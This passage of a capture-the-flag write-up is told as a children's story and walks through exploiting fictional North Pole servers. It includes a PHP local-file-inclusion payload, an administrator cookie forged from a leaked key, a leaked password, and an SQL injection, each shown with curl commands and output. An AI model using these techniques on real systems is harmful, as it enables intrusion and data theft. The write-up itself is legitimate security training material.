The route “admin/quotes” has a Collection available, HomeQuotes, so, Jess used the console to type the following: "HomeQuotes.find().fetch()”

Getting an array with five object as response. Then Jess checked each object obtaining the audio file needed:



The children downloaded the mp3 file: "ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3", jumped into the next server…

- The Uncaught Exception Handler Server

Josh: “I’m gonna work with the Android Emulator to check if I can generate an exception”

Jess: “No need for that Josh, Let’s check the code with Jadx”

```
nal JSONObject jSONObject = new JSONObject();
g.i(context.getString(R.string.TAG), "Exception: sending exception data to " + context.getStr
y {
  jSONObject.put("operation", "WriteCrashDump");
  JSONObject jSONObject2 = new JSONObject();
  jSONObject2.put("message", th.getMessage());
  jSONObject2.put("lmessage", th.getLocalizedMessage());
  jSONObject2.put("strace", Log.getStackTraceString(th));
  jSONObject2.put("model", Build.MODEL);
  jSONObject2.put("sdkint", String.valueOf(VERSION.SDK_INT));
  jSONObject2.put("device", Build.DEVICE);
  jSONObject2.put("product", Build.PRODUCT);
  jSONObject2.put("lversion", System.getProperty("os.version"));
  jSONObject2.put("vmheapsz", String.valueOf(Runtime.getRuntime().totalMemory()));
  jSONObject2.put("vmallocmem", String.valueOf(Runtime.getRuntime().totalMemory() - Runtime.g
  jSONObject2.put("vmheapszlimit", String.valueOf(Runtime.getRuntime().maxMemory()));
  jSONObject2.put("natallocmem", String.valueOf(Debug.getNativeHeapAllocatedSize()));
  jSONObject2.put("cpuusage", String.valueOf(a()));
  jSONObject2.put("totalstor", String.valueOf(b()));
  jSONObject2.put("freestor", String.valueOf(c()));
  jSONObject2.put("busystor", String.valueOf(d()));
  jSONObject2.put("udid", Secure.getString(context.getContentResolver(), "android_id"));
  jSONObject.put("data", jSONObject2);
  new Thread(new Runnable() {
      public void run() {
          b.a(context.getString(R.string.exhandler_url), jSONObject);
      }
  }).start();
```

Josh: “That’s perfect!! I can craft a request with this info”

So, Josh opened a shell, and crafted a new request:

```
▶ curl -XPOST -d '{"operation":"WriteCrashDump","data":{"message":"test"}}' -H "Content-Type: application/json"  -s "http://ex.northpolewonderland.com/exception.php"
{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-pHloFA.php"
}
```

Josh: “What if I change the value of the operation key, Let’s put something different…”

```
▶ curl -XPOST -d '{"operation":"test","data":{"message":"test"}}' -H "Content-Type: application/json"  -s "http://ex.northpolewonderland.com/exception.php"
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

Jess: “Nice.. only WriteCrashDump or ReadCrashDump are supported… Try to call ReadCrashDump Josh”

```
▶ curl -XPOST -d '{"operation":"ReadCrashDump","data":{"message":"test"}}' -H "Content-Type: application/json"  -s "http://ex.northpolewonderland.com/exception.php"
Fatal error! JSON key 'crashdump' must be set.
```

Josh: “Now I need to add crashdump key and value… Uhm, I guess it will return the message previously sent with WriteCrashDump”

```
▶ curl -XPOST -d '{"operation":"ReadCrashDump","data":{"crashdump":"crashdump-pHloFA"}}' -H "Content-Type: application/json"  -s "http://ex.northpolewonderland.com/exception.php"
{
    "message": "test"
}
```

Josh: “I got it! It must be writing the message sent into a file with WriteCrashDump, and then reading it back with ReadCrashDump.. Let’s try to add a filter”

```
▶ curl -XPOST -d '{"operation":"ReadCrashDump","data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}' -H "Content-Type: application/json"  -s "http://ex.nort
hpolewonderland.com/exception.php" | base64 -D
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
        # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
        $obj['operation'] !== "WriteCrashDump" and
        $obj['operation'] !== "ReadCrashDump"))
        {
        die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.\n");
}
if ( isset($obj['data'])) {
        if ($obj['operation'] === "WriteCrashDump") {
                # Write a new crash dump to disk
                processCrashDump($obj['data']);
        }
        elseif ($obj['operation'] === "ReadCrashDump") {
                # Read a crash dump back from disk
                readCrashdump($obj['data']);
        }
}
```

Jess: “You got it right Josh!!!”

Josh: “Uhm, Look at this code”

```
function readCrashdump($requestedCrashdump) {
        $basepath = "/var/www/html/docs/";
        chdir($basepath);

        if ( ! isset($requestedCrashdump['crashdump'])) {
                die("Fatal error! JSON key 'crashdump' must be set.\n");
        }

        if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
                die("Fatal error! crashdump value duplicate '.php' extension detected.\n");
        }
        else {
                require($requestedCrashdump['crashdump'] . '.php');
        }
}
```


Jess: “This is wrong Josh, it’s requiring a file based on a value of a JSON key… User input without any validation.. this can only lead to trouble"

And the children recovered the audio file: "discombobulated-audio-6-XyzE3N9YqKNH.mp3"

- The Mobile Analytics Server (post authentication)

Jess: “It’s time for the last server, let me check the source code of the SantaGram app in Jadx to see if I can find something else..”

Josh: “Too much work… It has a .git directory… somebody is not doing his job securing the deployment process…”



Jess: “Wow, who can do something like that… “

Josh: “I’m not going to complain…”

Josh downloaded the whole “.git” directory using wget: "wget -r https://analytics.northpolewonderland.com/.git/“

Using git, the children were able to recover all the files: “git log and git checkout to go to a specific revision”

Josh: “There is a section, edit, that is only available to the administrator user…, look at this piece of code”

crypto.php

```php
<?php
  define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

  function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  function decrypt($data) {
    return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }
?>
~
~
```

login.php:

```php
    check_user($db, $_POST['username'], $_POST['password']);

    print "Successfully logged in!";

    $auth = encrypt(json_encode([
      'username' => $_POST['username'],
      'date' => date(DateTime::ISO8601),
    ]));

    setcookie('AUTH', bin2hex($auth));
```

Josh: “I can use this code to generate a cookie as the administrator user… it’s not using any random string, just the username and date as part of the cookie”

```
php > define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
php > function encrypt($data) {
php {     return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
php {   }
php > $auth = encrypt(json_encode([
php (       'username' => 'administrator',
php ( 'date' => date(DateTime::ISO8601),
php (     ]));
php > print bin2hex($auth);
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cd9a654ab349486a63a10765b71c76884152
```

Josh: “I’m in as the administrator”

Jess: “Too much work Josh… look at this”

```
▶ git checkout 85a4207c178fa0f9c6b6bb77a6d42eac487159c0 && tail -20 sprusage.sql
D       test/Gemfile
D       test/Gemfile.lock
HEAD is now at 85a4207... Saved queries now save the query object instead of the results
--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (0,'administrator','KeepWatchingTheSkies'),(1,'guest','busyllama67');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Jess: “The administrator password was in a previous commit..”

Josh: “It’s ok, I enjoy coding my way into apps…”

Jess: “Hey Josh, look at this section in the edit.php file”

```
$result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
if(!$result) {
  reply(500, "MySQL Error: " . mysqli_error($db));
  die();
}
$row = mysqli_fetch_assoc($result);

# Update the row with the new values
$set = [];
foreach($row as $name => $value) {
  print "Checking for " . htmlentities($name) . "...<br>";
  if(isset($_GET[$name])) {
    print 'Yup!<br>';
    $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
  }
}

$query = "UPDATE `reports` " .
  "SET " . join($set, ', ') . ' ' .
  "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
print htmlentities($query);

$result = mysqli_query($db, $query);
if(!$result) {
  reply(500, "SQL error: " . mysqli_error($db));
  die();
}
```

Josh: “What??? the foreach is going through all the values in the table report!!!! but the query is also defined there.. If we create a report, and change it later, we could inject a crafted query to the audio table”

So, Josh used curl again to craft another request to an existing report:

```
▶ curl -XGET -v --cookie "AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9d6549b2494c6a
63a30563b71976884152" https://analytics.northpolewonderland.com/edit.php\?id\=cff53629-469a-4ded-b30c-36a9535ae7fb\&name\=test001\&desc
ription\=test001\&query\="select id, username, filename from audio where username='administrator'" >/dev/null && curl -XGET -v --cookie
 "AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9d6549b2494c6a63a30563b71976884152" ht
tps://analytics.northpolewonderland.com/view.php\?id\=cff53629-469a-4ded-b30c-36a9535ae7fb
```

```
    <div class="panel panel-default">
    <div class="panel-heading">
      <h3 class="panel-title">Output</h3>
      <p class="text-muted">You may have to scroll to the right to see the full details</p>
    </div>
    <div class="panel-body" style="overflow-x: scroll;">
      <table class="table table-striped">
        <thead>
          <tr>
            <th>id</th><th>username</th><th>filename</th>           </tr>
        </thead>
        <tbody>
          <tr><td>3746d987-b8b1-11e6-89e1-42010af00008</td><td>administrator</td><td>discombobulatedaudio7.mp3</td></tr>
        </tbody>
      </table>
    </div>
  </div>
      </div>
  </body>
</html>
```

Josh: “Here it is.. the next file.. but it belongs to the administrator user, and the get audio only allows to download file for the guest user, so, we’ll need to getting directly from the database.. What if we encode it as base64, it could work”

Jess: “Go ahead Josh…”

```
▶ curl -XGET -v --cookie "AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9d6549b2494c6a
63a30563b71976884152" https://analytics.northpolewonderland.com/edit.php\?id\=cff53629-469a-4ded-b30c-36a9535ae7fb\&name\=test001\&desc
ription\=test001\&query\="select TO_BASE64(mp3) from audio where username='administrator'" && curl -XGET -v --cookie "AUTH=82532b213634
8aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9d6549b2494c6a63a30563b71976884152" https://analytics.nor
thpolewonderland.com/view.php\?id\=cff53629-469a-4ded-b30c-36a9535ae7fb
```

After decoding the base64 audio file, the children recovered the last mp3 file: "discombobulatedaudio7.mp3”

Answer to this section questions:

7) Once you get approval of given in-scope target IP addresses from Tom Hessman at the North Pole, attempt to remotely exploit act of the following targets:

Target	**Vulnerability**
The Mobile Analytics Server (via credentialed login access)	Username and password found in apk file
The Dungeon Game	Game Debugging Tool (GDT)

The Debug Server	Provides protected information from a parameter that can be easily manipulated by a remote user
The Banner Ad Server	Protected information is sent to client, even if the data is not displayed
The Uncaught Exception Handler Server	It's requiring a file based on unvalidated user input.
The Mobile Analytics Server (post authentication)	- Deploying the app including the codebase (git) - Cookies doesn't contain random values. - Credentials are stored in the codebase - It's allowing unvalidated user input.

8) What are the names of the audio files you discovered rom each system above?

discombobulatedaudio1.mp3
discombobulatedaudio2.mp3
discombobulatedaudio3.mp3
debug-20161224235959-0.mp3
discombobulatedaudio5.mp3
discombobulated-audio-6-XyzE3N9YqKNH.mp3
discombobulatedaudio7.mp3

After finding the last audio file, the Dosis children put all the audio files together, trying to understand.

Jess: "They sound very slow, we can play with the speed.. or the tempo of the audio files"

Josh: "Let's do it!"

After while, the children solved the puzzle:

Jess: "There are 7 files, 7 seconds each… if we change the tempo to 7.0 and then concatenate the files, we could get the original audio, or at least something very similar"

```
COUNTER=1; for I in discombobulatedaudio1.mp3 discombobulatedaudio2.mp3 discombobulatedaudio3.mp3 debug-20161224235959-0.mp3
discombobulatedaudio5.mp3 discombobulated-audio-6-XyzE3N9YqKNH.mp3 discombobulatedaudio7.mp3
do
sox $I file_${COUNTER}.mp3 tempo -s 7.0
COUNTER=$(($COUNTER+1))
done
~
```

The children concatenated the files using sox, and listened to the new audio file.

Josh: “I can get some phrases.. but it is still a bit robotic, and the accent..”

Jess: “It’s a British accent, let’s google the words we can understand”

"Father Christmas, Santa Claus. Or, as I've always known him, Jeff”

Josh: “What is this?”

Jess: “This is from Dr Who Christmas Carol… Let’s enter to the password protected room”

Jess: “Dr. Who! but why?”

Josh: “Star Wars Holidays Special, is that real? You wanted to change the pass using Santa’s magic, and because he didn’t want to help, then you kidnapped him”

And this is how the Dosis children saved Santa, and solve another Christmas Mystery…

9) Who is the villain behind the nefarious plot?

Dr. Who

10) Why had the villain abducted Santa?

To use Santa’s magic, and change the pass in 1978 preventing the Star Wars Special from being released.